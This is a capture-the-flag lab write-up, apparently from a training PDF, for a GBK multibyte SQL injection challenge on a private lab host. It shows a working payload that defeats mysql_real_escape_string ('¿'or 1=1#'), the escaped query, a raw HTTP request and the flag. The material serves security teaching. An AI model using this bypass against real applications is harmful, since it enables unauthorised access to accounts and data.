

## Challenge 11

<http://192.168.2.11/sqli/gbk/>

[Level: Advanced]


- Bypass Authentication and obtain the flag (5 marks)

The username and password fields both have `mysql_real_escape_strings()` function validating the input. But the database is configured to use GBK encoding.

Read about this issue here: <http://shiflett.org/blog/2006/jan/addslashes-versus-mysql-real-escape-string>

Note: you can see the SQL query in 302 response.

Convert the hex code (0xbf) into ascii character.



The screenshot shows a web proxy tool interface with a 'Request' and 'Response' pane. The 'Request' pane shows a POST request to `/sqli/gbk/checklogin.php` with a `myusername=¿'or+1=1#&mypassword=aaa` payload. The 'Response' pane shows a 302 Found response with the SQL query `SELECT * FROM users WHERE username='¿\''or 1=1#' and password='aaa'`.

**Request**

Raw Params Headers Hex

```
GET /sql/GBK/login_succ3sz.php HTTP/1.1
Host: 192.168.2.11
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:23.0) Gecko/20100101 Firefox/23.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.2.11/sql/GBK/error.php
Cookie: PHPSESSID=q1bf41q18696vahrnr41str682
Connection: keep-alive
```

**Response**

Raw Headers Hex HTML Render

• [Home](#)  
• [Services](#)  
• [Franchisee](#)  
• [Careers](#)  
• [Contact Us](#)

(bwe-raw) ad/  
Spanish for: Everything tip top and ok!

# Congrats, you did it!

This is just a success notification message.

flag is: 541290

Further reading:

<http://epadillas.wordpress.com/2012/12/29/multibyte-sql-injection-mysql-and-php-case-study/>